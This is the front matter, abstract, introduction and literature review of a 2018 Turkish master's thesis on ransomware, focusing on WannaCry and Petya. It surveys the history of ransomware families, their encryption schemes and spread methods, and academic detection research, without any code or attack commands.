
GAZİ ÜNİVERSİTESİ
Gazi
1926

FİDYE YAZILIMLARI ANALİZLERİ VE KORUNMA YÖNTEMLERİ

Burak ÖZÇAKMAK

YÜKSEK LİSANS TEZİ
BİLGİ GÜVENLİĞİ MÜHENDİSLİĞİ ANABİLİM DALI

GAZİ ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ

AĞUSTOS 2018

Burak ÖZÇAKMAK tarafından hazırlanan "FİDYE YAZILIMLARI ANALİZLERİ VE KORUNMA YÖNTEMLERİ" adlı tez çalışması aşağıdaki jüri tarafından OY BİRLİĞİ ile Gazi Üniversitesi Bilgi Güvenliği Mühendisliği Anabilim Dalında YÜKSEK LİSANS TEZİ olarak kabul edilmiştir.

Danışman: Prof. Dr. Şeref SAĞIROĞLU

Bilgi Güvenliği Mühendisliği Anabilim Dalı, Gazi Üniversitesi

Bu tezin, kapsam ve kalite olarak Yüksek Lisans Tezi olduğunu onaylıyorum. ...……

Başkan: Prof. Dr. Suat ÖZDEMİR

Bilgisayar Mühendisliği Anabilim Dalı, Gazi Üniversitesi

Bu tezin, kapsam ve kalite olarak Yüksek Lisans Tezi olduğunu onaylıyorum. ……...

Üye: Doç. Dr. Murat CENK

Kriptografi Anabilim Dalı, Orta Doğu Teknik Üniversitesi

Bu tezin, kapsam ve kalite olarak Yüksek Lisans Tezi olduğunu onaylıyorum. ……...

Tez Savunma Tarihi: 07/08/2018

Jüri tarafından kabul edilen bu tezin Yüksek Lisans Tezi olması için gerekli şartları yerine getirdiğini onaylıyorum.

……..……

Prof. Dr. Sena YAŞYERLİ

Fen Bilimleri Enstitüsü Müdürü

ETİK BEYAN

Gazi Üniversitesi Fen Bilimleri Enstitüsü Tez Yazım Kurallarına uygun olarak hazırladığım bu tez çalışmasında;

- Tez içinde sunduğum verileri, bilgileri ve dokümanları akademik ve etik kurallar çerçevesinde elde ettiğimi,
- Tüm bilgi, belge, değerlendirme ve sonuçları bilimsel etik ve ahlak kurallarına uygun olarak sunduğumu,
- Tez çalışmasında yararlandığım eserlerin tümüne uygun atıfta bulunarak kaynak gösterdiğimi,
- Kullanılan verilerde herhangi bir değişiklik yapmadığımı,
- Bu tezde sunduğum çalışmanın özgün olduğunu,

bildirir, aksi bir durumda aleyhime doğabilecek tüm hak kayıplarını kabullendiğimi beyan ederim.

Burak ÖZÇAKMAK

07/08/2018

FİDYE YAZILIMLARI ANALİZLERİ VE KORUNMA YÖNTEMLERİ

(Yüksek Lisans Tezi)

Burak ÖZÇAKMAK

GAZİ ÜNİVERSİTESİ

FEN BİLİMLERİ ENSTİTÜSÜ

Ağustos 2018

ÖZET

Bu tez çalışmasında; siber saldırılardaki payı giderek artan fidye yazılımları, fidye yazılım metodolojileri, tehdit boyutu, verdiği zararlar, kullanılan teknik ve teknolojiler gözden geçirilmiş, WannaCry zararlı yazılımı ile birlikte 0. Gün açıklıkları kullanarak çok daha geniş bir kitleyi etkileyebilen forma dönüşen ve hemen akabinde dünya çapında etkisi olan diğer bir fidye saldırısı olan Petya detaylı araştırılmış ve incelenmiştir. Bu iki fidye saldırısına ait kod parçacıkları, verdikleri zararlar, exploit geliştirme döngüsü, saldırganların kullandığı sistematik ve kullanılan metodolojiler gözden geçirilmiştir. Fidye saldırılarının anlaşılması ve belirli bir sistem içerisinde test edilmesi için kontrollü test ortamı oluşturulmuş, bu ortamda sistemleri etkileyebilen bir zararlı yazılım geliştirilmiş, zararlı yazılımın geliştirilme ve incelenme aşaması detaylı açıklanmıştır. WannaCry ve Petya zararlı yazılımları üzerinde statik ve dinamik analizler yapılarak, bu yazılımlara ait yaklaşımlar incelenmiştir. Zararlı analiz basamaklarının belirlenmesi için WannaCry ve Petya zararlı yazılımları; tersine mühendislik yöntemi kullanılarak incelenmiş, Derin Web (Deep Web) araştırmaları yapılarak TOR üzerindeki gerçek fidye yazılım servisleri tespit edilmiş ve saldırı mekanizması tespit edilerek belirtilen fidye saldırılarının hangi exploit kodları kullandığı belirlenmiştir. Bu saldırıların analizleri kurulan bir ağ yapısı içerisinde yapılmıştır. Sonuç olarak; bu tez çalışmasında WannaCry ve Petya zararlı yazılımlarına yönelik tersine mühendislik ve teknik analiz çalışmaları yapılmış, fidye saldırılarının ayırtedici özellikleri ele alınmış ve etki bırakmış fidye saldırılarının sınıflandırması gerçekleştirilmiş, exploit geliştirme ve irdeleme adımları incelenmiş, gerçekleştirilen teknik analizlerden elde edilen çıkarımlar temel alınarak bu tür saldırılardan korunmak için kişisel, kurumsal ve ulusal ölçekte önerilerde bulunulmuştur. Ayrıca kurumsal önlemler başlığı altında saldırılardan korunmak için bir ağ topolojisi üzerinden çözüm önerileri sunulmuş, ülkemizde benzer saldırıların olması durumunda hangi önlemlerin alınması gerektiği hususunda da görüşlere yer verilmiştir.

Bilim Kodu : 92403
Anahtar Kelimeler : Fidye yazılımları, WannaCry, Petya, öneri, saldırı, exploit, zararlı yazılım, korunma, siber saldırı, siber savaş, siber savunma, siber güvenlik, kötücül yazılım.
Sayfa Adedi : 131
Danışman : Prof. Dr. Şeref SAĞIROĞLU

RANSOMWARE ANALYSIS AND PROTECTION METHODS

(M.Sc. Thesis)

Burak ÖZÇAKMAK

GAZİ UNIVERSITY

GRADUATE SCHOOL OF NATURAL AND APPLIED SCIENCES

August 2018

ABSTRACT

In this thesis study, ransomware which is steadily increasing part of cyber attack and also threat dimension, attack damage, useful technology and technical capacity was examined. The WannaCry, a ransom attack that turns into a form that can affect a much wider mass, and which immediately follows worldwide, is explored and studied with other important ransomware attack Petya.The code fragments belonging to these two ransom attacks, the damage they inflicted, the cycle of exploit development, systematic and methodologies used by attackers are examined. A controlled testing environment has been developed to understand the ransomware and to test them in a specific system. Moreover, a harmful software which can affect the systems has been developed and the development process of malicious software has been explained in detail. Also, WannaCry and Petya are analyzed statically and dynamically and analysis techniques for malicious software and the approaches of these software are examined. However, WannaCry and Petya malicious software analyzed with reverse engineering method to determine malicious analysis steps. The Deep Web researches have been carried out to determine the actual ransomware services on TOR and to detect the attack mechanism of the exploit codes of the identified ransom attacks. Analyzes of these attacks have been carried out in a network test structure established. As a result, in this thesis study, in order to prevent from these types of attacks the reverse engineering and technical analysis studies for WannaCry and Petya malicious software are achieved, the distinguishing features of the ransomware are studied the steps of exploiting and investigating the exploited ransomware are examined, exploit development and scrutinizing steps are investigated in national scale. The suggestions are also proposed under heading of institutional measures. A network topology solution has been proposed. In this way, opinions are presented about what measures should be taken in case of similar attacks in our country.

Science Code : 92403
Key Words : Ransomware, WannaCry, Petya, suggestion, attack, Exploit, Cyber attack, Cyber Defence, Cyber Security, Malware, Malicious software
Page Number : 131
Adviser : Prof. Dr. Şeref SAĞIROĞLU

TEŞEKKÜR

Tezimi hazırlarken her türlü desteği sağlayan, önünü görmek isteyen öğrencilerin yolunu aydınlatan, hedefinizi göremezken önünüze çıkaran, saygıdeğer danışmanım Prof. Dr. Şeref SAĞIROĞLU'na teşekkürü bir borç bilirim. Tez yazarken yardımlarını esirgemeyen, hayatımın her aşamasında destek olan, benim için hocadan öte abi olan Dr. Öğr. Üyesi Uraz YAVANOĞLU'na, tanıdığımdan beri tanımadığım günleri sorguladığım, tez çalışmamda her türlü desteği veren, dostum ve yoldaşım'a saygı ve sevgilerimi sunarım. Her gün babası olduğum için gurur duydugum, her anımı tek anına feda edebileceğim güzel kızıma, benim için herşeyden kıymetli sevgili aileme ve yoğun çalışmalarım sırasında bana sabır ve saygı gösteren sevgili eşime verdikleri destekten dolayı sonsuz teşekkür ederim. Tez çalışmamda en büyük katkıyı sağlayan, edindiğim tecrübelerin kaynağı, her daim yardımıma koşan saygıdeğer hocam Dr. Alper ÖZBİLEN'e sonsuz teşekkürlerimi ve saygılarımı sunarım.

İÇİNDEKİLER

Sayfa

Sayfa

Sayfa

Sayfa

ÇİZELGELERİN LİSTESİ

Çizelge **Sayfa**

ŞEKİLLERİN LİSTESİ

Şekil **Sayfa**

RESİMLERİN LİSTESİ

Resim **Sayfa**

Resim **Sayfa**

SİMGELER VE KISALTMALAR

Bu çalışmada kullanılmış bazı kısaltmalar, açıklamaları ile birlikte aşağıda sunulmuştur.

Kısaltmalar	Açıklamalar
AES	Gelişmiş şifreleme standartı (Advanced Encryption Standard)
API	Uygulama programlama arayüzü (Application Programming Interface)
BTY	Birleşim tespit yöntemi
CPU	Merkezi işlem birimi (Central Processing Unit)
ÇM	Çıkış modülü
DDOS	Dağıtık hizmet engelleme (Distributed Denial Of Service)
DLL	Program üreticilerinin Windows işletim sistemi üzerinde yazılım geliştirirken kullandıkları dosya uzantısı (Dynamic Link Library)
DNS	Alan adı sistemi (Domain Name System)
ECC	Eliptik eğri şifreleme (Elliptic Curve Cryptography)
EIP	Genişletilmiş talimat işaretçisi (Extended Instruction Pointer)
HTML	Text markup language
HTTP	Yardımlı metin aktarım protokolü (Hyper Text Transfer Protocol)
I/O	Giriş/Çıkış Adresleri
IOT	Nesnelerin interneti (Internet of Things)
IP	İnternet protokol adresi (Internet Protocol Address)
KS	Katman sayısı
KTY	Kesişim tespit yöntemi
MBR	Ana önyükleme kaydı
NAT	Ağ adresi dönüştürme (Network Address Translation)
RAM	Rastgele erişimli bellek (Random Access Memory)
RPC	Uzak yordam çağırısı (Remote Procedure Call)
RSA	Açık anahtarlı şifreleme yöntemi
SMB	Sunucu İleti Bloku (Server Message Block)
SOME	Siber olaylara müdahale ekipleri
TCP	Geçiş kontrol protokolü (Transmission Control Protocol)

Kısaltmalar	Açıklamalar
TOR	Anonim ağ (The Onion Router)
URL	Ulusal kaynak konumlandırıcısı (Uniform Resource Locator)
USOM	Ulusal siber olaylara müdahale merkezi
WSA	Web güvenlik cihazı (Web Security Appliance)

1. GİRİŞ

Hızla gelişen dünyada teknolojinin ilerlemesiyle insanların hayatlarını kolaylaştırıcı birçok icat ve yenilik hayatımıza girmiş durumdadır. Bu yeniliklerin en önemlileri arasında ise internet ağlarının keşfi, insanların bilgi paylaşımındaki büyüme ve internetin insan hayatı için sağladığı kolaylıklar sayılabilir.

İnternet kullanımı son 20 yıl içerisinde büyük mesafe kaydetmiş hayatımızın her aşamasına girmiştir. Uluslararası Telekomünikasyon Birliğinin verilerine göre;

- 2000 yılında internete bağlı insan sayısının 360 milyon olduğu,
- 2005 yılında internetin 1 milyarıncı üyesine ulaştığı,
- 2011 yılında internete bağlı insan sayısının 2 milyarı geçtiği,

2020 yılında ise dünyada herkesin internete kavuşacağı belirtilmektedir [1].

Gerek internet kullanıcı sayısının artması gerekse hayatımızın her alanında interneti kullanmaya başlamamız sebebiyle artan kullanım sıklığı birçok güvenlik açığını beraberinde getirmiştir. Hayatın her alanında birçok uygulama ve yaklaşım marifetiyle kullanılan internet, insanların yaşamını kolaylaştırmakla beraber, bu alanı kendi çıkarları için kullanan ve genel ifadeyle siber saldırganlar olarak adlandırabileceğimiz insanların da varolmasına zemin oluşturmuştur. Teknolojinin gelişimiyle doğru orantılı olarak sistemleri kırabilen, sistem zaafiyetlerini analiz edebilen ve bu yeteneklerini kötü niyetli kullanabilen insan sayısında da artış görülmüştür. Siyah şapkalı saldırgan(hacker) adı verilen bu kişiler para, ün ve çeşitli çıkarları için sistemleri kırarak bundan kazanç elde etmektedirler. İnternet ortamında kullanılan birçok teknoloji oluşturulma amacının dışında bu şahıslar tarafından kullanılabilmektedir. İnternet ortamında gerçekleştirilen saldırıların bazıları hazır araçları kullanan ve bilgi seviyesi düşük şahıslar (lamer, script kiddie vb.) tarafından gerçekleştirilmekle birlikte, bazı saldırılar yazılım, ağ teknolojisi, sistem mimarisi, internet altyapısı gibi birçok disipline hakim ve bu alanlarda alışılmışın dışında kullanılabilecek zaafiyetleri tespit etme ve bunları kullanabilme yeteneğine sahip saldırganlar (hacker) tarafından gerçekleştirilmektedir. Saldırgan (hacker) olarak adlandırılan bu şahıslar gerçekleştirdikleri siber saldırıları kişisel çıkarlar, para, ün vb. motivasyonlar için tek başına gerçekleştirebildikleri gibi, saldırı takımı (hacking team) olarak adlandırdıkları ve birden fazla saldırganın bir araya gelerek ortak saldırı düzenledikleri ekipler halinde de yapabilmektedir. Farklı yeteneklere sahip birden fazla saldırganın bir araya gelerek

oluşturdukları ekibin, tek başına gerçekleşen siber saldırılardan çok daha yüksek yıkıcı etkiye sahip olduğu bilinmektedir. Saldırganlardan oluşan bu ekipler birçok farklı oluşumun yasadışı işleri için kiralanabilmekte veya satın alınabilmektedir. Özellikle kritik sektörde faaliyet yürüten uluslararası firmalar, yasadışı iş yapan oluşumlar ve terör örgütleri bu yapıları sık olarak kullanmaktadırlar. Bu ekiplerin yanı sıra espiyonaj, bilgi hırsızlığı, önemli sırları çalmak için yapılan siber saldırıların arkasında devletler olabilmektedir. 2013 'te yapılan bir araştırma sonucunda McAfee raporlarına göre siber suçların dünya ekonomisine 500 milyar dolara mal olduğu açıklanmıştır [1]. Açıklanan rakamın yaklaşık olarak dünyadaki uyuşturucu trafiğinin maliyetine denk olduğu düşünülmektedir.

Saldırganlar genel olarak bir siber saldırı gerçekleştireceğinde daha önce tespit edilmiş ve yer altı (underground) olarak adlandırdıkları internet ortamından temin edebildikleri zaafiyetleri ve bu zaafiyetleri sömürmek üzere yazılmış kod dizimlerini (payload) kullanmaktadırlar. Her 1,5 saniyede yeni bir zararlı yazılımın piyasaya sürüldüğü düşünüldüğünde tablo korkutucu olmaktadır[1]. Bir diğer dikkat çekici ve bir o kadar ürkütücü gerçek ise saldırganlar tarafından kullanılan araçlar internet üzerinden satılarak araçların kullanımı hakkında profesyonel destek servisi verilmektedir. DDOS saldırı aracı kullanılarak bir internet sitesini çökertmek çok kolay hale gelmiştir. Sadece siber silah satın alan sıradan bir kişi dahi büyük çaplı siber saldırı eylemleri gerçekleştirebilmektedir. İnternetten kolayca satın alınılabilen DDOS servisleri için anlatımlar video kanallarında rahatlıkla bulunabilmektedir.

Verizon tarafından 2013'te yayınlanan Veri İhlali Araştırma Raporuna göre saldırganların bilgi sistemine izinsiz erişmesi durumunda birçok şirketin bu olayı tespit edemeyecek durumda olduğu anlaşılmıştır. Yayınlanan raporda saldırı biçimleri sınıflandırılmıştır [2]. Rapora göre en yaygın siber saldırıların başında kredi kartı hırsızlığı gelmektedir. Diğer dikkat çeken siber saldırılar ise malware kullanılarak izinsiz veri çalma, oltalama saldırıları (phishing) ve keylogger saldırılarıdır.

Şirketlere yönelik yapılan siber saldırıların %62'si en az iki ay sonra anlaşılmaktadır.

Trustware şirketi tarafından yapılan bir araştırmaya göre APT saldırıları ile sisteme sızan kötü niyetli kişilerin sisteme giriş yaparak yerleştikleri gerçeği, ortalama 210 gün gibi bir

sürede ortaya çıkmaktadır. Bu olayın ortaya çıkışı ise %92 oranında kızgın müşteriler ve şikayet edenler tarafından gerçekleşmektedir [3].

Verizon tarafından yapılan bir diğer araştırmaya göre saldırganlar ağınızı hedef olarak belirledikten sonra denemelerinin %75'inde savunma amaçlı yapılandırılan sistemleri rahatlıkla dakikalar içerisinde aşabilmektedirler. Gerçekleştirilen denemelerin %15'inde sürenin 2 saati bulduğu raporda aktarılmaktadır [3]. Yani bir saldırgan (hacker) bir sistemi hedef aldığında başarı oranı %75 gibi bir oran çıkmaktadır. IOT (Internet Of Things) yani nesnelerin interneti kavramının ortaya çıkışı ile akıllı ev sistemlerinden arabalara, arabalardan telefonlara aklınıza gelebilecek birçok cihazın internet üstünden birbirleri ile çalışması söz konusu olmuştur.

Her nesnenin internet üzerinden haberleşmesi siber güvenliğin öneminin bir kat daha arttığını göstermektedir. İnternet üzerinden yapılan siber operasyonlar dünya üzerindeki coğrafyaları değiştirilebilecek, borsayı ve ekonomiyi etkileyebilecek kadar güçlü hale gelmiştir.

Saldırganların özellikle para motivasyonu ile gerçekleştirdikleri siber saldırılar son 7 yılda fidye saldırılarına yönelmiştir [1,4]. Özellikle kripto paraların ortaya çıkması ve yaygınlaşması ile beraber saldırganlar çok fazla insanı etkileyen saldırılar yapmayı tercih etmişlerdir. Fidye saldırılarında çok fazla insanı madur edebilen saldırganlar aynı zamanda her kurbandan düşük meblağlar temin ederek paranın izinin sürülmesini de zorlaştırmaktadırlar. Böylelikle çok daha yüksek geliri iz bırakmadan elde edebileceklerini öngörmüşlerdir.

Fidye yazılımları bilgisayarları çeşitli yöntemlerle şifreleyerek şifreli dosyaları açmak için para isteyen yazılımlardır. Saldırganlar siber saldırıların gücünden yararlanarak son yıllarda fidye yazılımları üzerinden çok büyük para vurgunları yapmaya başlamışlardır. Son yıllarda fidye yazılımları çeşitlerinde aşırı bir artış görülmüştür [4]. 1990 yılından günümüze fidye saldırılarının değişimleri detaylı olarak literatür çalışmasında aktarılmıştır.

Bu tez çalışmasında son yıllardaki değişen siber saldırı trendi ile beraber 2017 yılında gerçekleşen en etkin siber saldırılardan biri olan WannaCry ve Petya fidye saldırılarının detaylı teknik incelemesi yapılmıştır. Özellikle WannaCry saldırısı ile beraber ortaya çıkan

0. Gün zaafiyetlerinin fidye saldırılarında kullanılması durumu detaylıca aktarılmıştır. 0. Gün zaafiyetlerinin fidye saldırılarında kullanılması, fidye saldırılarına karşı alınan tedbirlerin birçoğunu etkisiz kılmış ve tamamen yeni bir çalışma alanı ortaya çıkarmıştır. Bu tez çalışmasında saldırılarda kullanılan zaafiyetlerden etkilenen sistemler araştırılarak saldırı metodolojisi çıkartılmıştır. Sıfırıncı gün atakları ve fidye yazılımlarının birlikte nasıl çalıştırıldığı incelenmiş, detaylı teknik analizler yapılarak, fidye saldırılarından korunmaya yönelik kişisel, kurumsal, ulusal tedbirlerin neler olabileceği hususunda önerilerde bulunulmuştur.

2. LİTERATÜR ÇALIŞMASI

Fidye yazılımı saldırıları (ransomware attack) WannaCry ve Petya ile dünya genelinde birçok çevrenin dikkatini çekmiş olsa da 1990'lı yıllardan itibaren etkisi artarak devam eden bir siber saldırı çeşididir. Bu tez çalışması kapsamında; incelenen konu olan fidye saldırıları alanında 1990'lı yıllardan günümüze kadar ne çeşit saldırılar olduğu, bu saldırıların nasıl değişim gösterdiği, günümüz siber saldırılarında fidye saldırılarının nasıl bir ağırlığının olduğu, diğer kötücül saldırılar ile fidye saldırıları arasında ne gibi benzerlikler ve farklılıklar olduğu, fidye saldırılarının hangi sistemlere bulaşabildiği, özellikle WannaCry ve Petya ile beraber fidye saldırılarının nasıl bir boyut kazandığı, fidye saldırılarından korunma yöntemleri olarak akademik dünyada ne gibi çalışmalar yapıldığı literatür çalışmasında aktarılmıştır.

Song ve arkadaşlarına göre[5], Fidye yazılımları, servis taraflı sömürme (exploit), oltalama (phishing), sosyal mühendislik gibi yöntemlerle son kullanıcıların bilgisayarlarına bulaşan, bulaştığı bilgisayarlarda önemli dosyaları şifreleyen ya da ekran, mouse, klavye gibi birimleri kilitleyen zararlı yazılım türüdür [5,6].

Salvi ve Kerkar'a göre [7], fidye yazılımları, kendi içerisinde alt kırılımlara sahiptir. Bu alt dallar dosyaları ve kişisel verileri şifreleyenler, ekranı kilitleyenler, MBR'a bulaşarak şifreleyenler olmak üzere başlıca 3 çeşide ayrılabilirler.

Fidye yazılımı kavramının ilk olarak 1989 yılında harvard da biyolog olan Joseph L. Popp tarafından geliştirilen PC Cyborg isimli zararlı yazılımla ortaya çıktığı savunulmaktadır [8,9]. Popp tarafından geliştirilen zararlı yazılım 20.000 diskete kopyalanarak dünya sağlık örgütü katılımcılarına gönderilmiştir. Dünya sağlık örgütü çalışanları, disketleri takmalarının sonrasında bilgisayarlarının tekrar başladığını ve Autoexec.bat dosyasını değiştiren fidye yazılımının C: dizinini şifrelendiğini belirtmişlerdir. Şifrelenen dosyalar karşılığında panamadaki bir adrese 189$ göndermeleri istenmiştir [7,10]. Fidye yazılımları ve kripto-kilitleyiciler üzerine tartışma 1996 yılında başlamıştır [11].

Fidye yazılımlarının halen günümüzde de kullanılan ve ilk defa 1990 yıllarından itibaren ortaya çıkmaya başlayan şekli sahte casus yazılım modelidir[12]. Bu modelde bilgisayarın işletim sistemini etkileyecek kritik zararlı yazılımların bulaştığı söylenerek kurbanlardan

para talep edilir [12]. Sistemde herhangi bir sorun olmamasına rağmen bu yöntemle birçok madur şahıstan para temin edilmiştir.

GPcode zararlı yazılımı [13] asimetrik ve simetrik şifrelemeler ile dosyaları şifrelediği için ilk profesyonel yaklaşımlı fidye yazılımlarından kabul edilmektedir.GPcode zararlısının ilk sürümünün şifrelediği dosyalar, başka bir araç ile kolaylıkla kırılabilmiştir. GPcode üzerinde kullanılan RC4 Kaspersky Lab tarafından tespit edilmiştir [13]. GPcode 2. Sürümden itibaren 660 bit RSA anahtarı ile şifreleme gerçekleştirmiştir. GPcode'un geliştiricileri RSA ile beraber ilk sürümdeki şifreleme zaafiyetini çözmüş olup daha etkin şifreleme kullanan zararlı yazılımlar oluşturmuştur [14].

2006 yılında ise Archiveus ismi verilen trojan yazılımı ile Belgelerim (My documents) dosyası tamamen şifrelenerek sıkıştırılıp orjinalini silerek para teklif edilmiştir. Devam eden süreçte aynı yaklaşımla 50.000 in üzerinde zararlı yazılım geliştirilmiştir [15]. Archiveus 30 basamaklı şifre kullanarak şifreleme işlemini gerçekleştirmiştir.

Her ne kadar ilk fidye yazılımı olarak Popp'un geliştirdiği zararlı yazılım kabul edilsede, global olarak farklı ülkelerden birçok insanı etkileyen ilk zararlı fidye yazılımı 2013 yılında ortaya çıkan CyrptoLocker zararlı yazılımıdır [16,17]. CyrptoLocker'ı diğerlerinden ayıran en temel özelliklerinden biri dönem itibariyle kullanılan en güçlü şifreleme yaklaşımlarından birini kullanmasıdır. CyrptoLocker RSA-2048bit şifreleme yaklaşımını kullanmıştır [18,19]. CyrptoLocker'ı diğerlerinden ayıran bir diğer kritik özellik ise, o döneme kadar geliştirilen her zararlı yazılımın dosya şifrelendikten sonra çözmeye yarayan anahtarı (decryption key) zararlı yazılımı bulaştırdıkları bilgisayarda bırakmalarına karşın, CyrptoLocker'ı geliştiren şahıslar bu anahtarı kendi kontrolündeki sunucularda tutmuşlardır. Böylelikle kurbanın bilgisayarı üzerinde gerçekleştirilen çalışmalar ile fidye yazılımının çözme şifresinin tespitini engellemişlerdir.

2014 yılına gelindiğinde ise CryptoWall [18,20] ve CryptoDefence [16,19,20] zararlı yazılımları ortaya çıkmıştır. Henüz kırılmamış bir diğer güçlü simetrik şifreleme yaklaşımı olan AES'i kullanarak dosyaları şifrelemişlerdir. 500.000'den fazla sistemin etkilendiği değerlendirilen bu saldırılarda saldırganlar kimliklerinin deşifre olmasını engellemek amacıyla TOR benzeri anonim ağları kullanmışlardır [21]. Ayrıca özellikle para akışında iz bırakmamak için de bitcoin tarzı yeni yaklaşımları kullanmaya başlamışlardır [22].

2015 yılında TelsaCrypt AES kullanan bir başka fidye yazılımı olmasına karşın, 170 farklı dosya formatını şifreleyebilmesi ile diğer fidye yazılımlarına göre çok daha fazla madurun bilgisayarlarında etkin olmuştur. 2016 yılında birçok farklı isimli benzer özellikleri taşıyan fidye yazılımlarıda sistemleri etkilemiştir [22-23]. Aynı dönemde etkin olan diğer zararlı yazılımlar ise; CryptorBit, CTBLocker, SynoLocker, CryptoWall, CryptoBlocker, OphionLocker, Pclock, CryptoWall, TeslaCrypt, Vaultcrypt, LowLevel04 [24] zararlı yazılımlarıdır. Günümüzde halen geliştirilmeye çalışılan fidye yazılımı aileleri ise Cerber, Spore, Serpent, Petya, WannaCry ve NotPetya aileleridir [25].

Richet [26], fidye yazılımı (Ransomware) saldırılarında son yıllarda ciddi artışlar olduğunu raporlamışlardır. Örneğin, Tox adlı fidye yazılımı 2013 yılında 4.1 milyon civarında iken, 2014 yılında 8.8 milyon değerine ulaşmıştır.

Scareware ve Locker; Ransomware ailelerinin dünyadaki yıkıma neden olan en önemli varyantlarından olarak anılmaktadır. Burada siber saldırganlar; her saldırı için yeni bir Bitcoin cüzdanı oluşturmakta ve fidye ödemesi için mağdurun kimliğini göndermektedir. Böylelikle saldırganların izini sürmek çok daha zor hale gelmiştir. TOR ağları, Komuta-kontrol (Command & Control) sunucusu yapıları gizli iletişim için kullanılmaktadır [27].

Kriptografik fidye yazılımları; yaklaşım olarak her bir veri bütününe göre değişen özel uzantılara sahip kullanıcı verilerini hedeflemektedir. Kullanıcı verilerine erişim, gelişmiş şifreleme algoritmaları ile şifrelenerek engellenir. Böylelikle ödeme gerçekleşmediği takdirde şifrelenmiş verilerin kalıcı olarak silineceğini belirten tehdit edici mesaj içeren not görüntülendiğinde zararlı yazılımın bulaştığı şahıs tarafından inandırıcı bulunabilmektedir. Bitcoin kripto para yapısı ile ödeme talep edilir [28].

Günümüz kriptografik fidye yazılımı çeşitleri, şifreleme için Simetrik (AES, Üçlü DES) ve Asimetrik (RSA, ECC) Anahtar Şifreleme algoritmalarının bir kombinasyonunu kullanmaktadır. Kurbanın sisteminde üretilen Simetrik Anahtar kullanılarak kullanıcı sistemindeki yer alan değişik formatlı veriler şifrelenir. Simetrik anahtar, saldırgan tarafından sağlanan asimetrik genel anahtar kullanılarak şifrelenirken, karşılık gelen asimetrik özel anahtar, saldırganlar tarafından kontrol edilen ve genel yaklaşım olarak komuta kontrol sunucu yapısını andıran sunucularda tutulur [29].

Hampton ve Baig[14], Fidye yazılımlarında değişik anahtarlama, şifreleme ve para transferi gibi yöntemler kullanmaktadır. Birçok farklı şifreleme anahtarının değerlendirildiği makalede 28 farklı zararlı yazılımın 22 farklı özellik bazında inceleme sonuçları rapor edilmiştir [14].

Sittig ve Hardeep [30], fidye yazılımlarının belli dosya formatları ile hazırlanarak son kullanıcılara bulaştırıldığı konusuna değinmiştir. Bu dosya uzantıları, exe, zip, rar, 7z, js, wsf, docm, xlsm, pptm, rtf, msi, bat, com, cmd, hta, scr, pif, reg, vbs, cpl, ve jar uzantılı dosyalar olarak adlandırılabilir [30].

Kripto fidye yazılımları dosyaları şifrelerken, locker olarak geçen kilitleyici zararlılar bilgisayarların bazı işlevlerini kilitleyerek para talep etmektedirler. Fidye yazılımlarının yayılım yöntemlerine bakıldığında; trafik yönlendirme, uzaktan dosya indirtme, e-posta eki ile zararlı yazılım gönderme, sosyal mühendislik yöntemleri ve servis olarak satın alınan fidye yazılımı servisleri olduğu görülmektedir [31].

Segovia ve arkadaşları [32] gerçekleştirdikleri çalışmada fidye yazılımının, teknolojiyi geliştirilme ve icat edilme amacından farklı kullanarak sosyal mühendislik aracılığıyla nasıl insanlara yayıldığını ortaya koymuşlardır. Saldırganların, bilgi güvenliği zincirindeki en zayıf halkaya yönelerek minimum risk ve uğraş ile maksimum sonucu elde etmeye yöneldiği gerçeğinin vurgulandığı makalede manipülasyon ve ikna tekniği uygulanması için sosyal ağlar, e-posta, mobil cihazlar ve Web 2.0 siteleri gibi yeni araçların kullanıldığı belirtilmiştir. Böylelikle saldırganların, işletim sistemi, antivirus vb. sistemleri ve ağı koruyan güvenlik önlemlerini geçebildiği ve kurumsal ağlara erişim kazanabildiği belirtilmiştir [32].

Kitlesel bir saldırı yöntemi olan oltalama saldırısı (phishing), sosyal mühendisliğin etkili bir saldırı aracı olmakla beraber her kullanıcının kişisel zaafiyetinin tespitinde ve bunun sömürülmesinde en kısa zamanda sonuca giden yöntemlerin başında gelmektedir [33].

Andronio ve arkadaşları [34] tarafından; kurbanın sisteminde zararlı fidye yazılımının çalıştırılmasının sonrasında, kurbandan para istemek amacıyla gönderilen tehdit edici içerikteki fidye mesajlarının analizi yapılarak Android tabanlı mobil fidye yazılımlarının tespit etmek amacı ile bir teknik geliştirilmiştir . Windows platformunda saldırgan tarafından bırakılan fidye notunun, kurban için görüntülendikten sonra saptanması, gerçek zamanlı

analizde verilerin hali hazırda şifreli olduğu için imkansıza yakın olduğu vurgulanan çalışmada android sistemler için saldırganın komuta kontrol sunucusunun tespitinde ilerleme kat edilebildiği iddia edilmiştir [34].

Mercaldo ve arkadaşları [35] yaptıkları bir çalışmada; Bytecode gösterimlerini kullanarak Android fidye yazılımlarını tespit etmek için çeşitli yöntemler kullanmıştır.

Kharraz ve arkadaşları [36] tarafından, kilitleyici fidye yazılımlarını ve şifreleme yaklaşımlarını tespit etmek için sistemin saldırıdan önce ve sonra verilerini ve ekran görüntülerini alan bir izleme yöntemi önerilmiştir. İzlenen sistemde (monitoring) gerçekleşen bir fidye saldırısında sisteme bulaşma anının tespiti ve sistemi nasıl etkilediğinin tespiti daha kolay gerçekleştirilebilmektedir. Ayrıca önerilen yaklaşımda sistemin sürekli yedeği alındığı için olası bir veri kaybının önüne kolaylıkla geçilebilmektedir.

2017 yılında Barker ve Kelsey [37] tarafından, kriptografik teknikleri kullanarak fidye yazılımlarına karşı proaktif olarak korunma yöntemleri önerilmiştir. Önerilen güvenlik önlemleri özellikle blok şifreleme modlarını kullanan fidye yazılımlarının güvenlik açığı ve aynı zamanda fidye yazılımı tarafından yapılan kriptografik API (Uygulama Programlama Arayüzü) çağrılarının dinamik olarak engellenmesini kapsamaktadır. Fakat özellikle WannaCry ve Petya gibi karmaşık ve çoklu yöntem kullanan fidye yazılımlarına karşı herhangi bir çözüm yazarın yaklaşımında yer almamaktadır. Bu yöntem uygulandığında genel fidye yazılımı örneklemleri göz önüne alındığında yaklaşık %50 başarım sağlandığı belirtilmektedir [37].

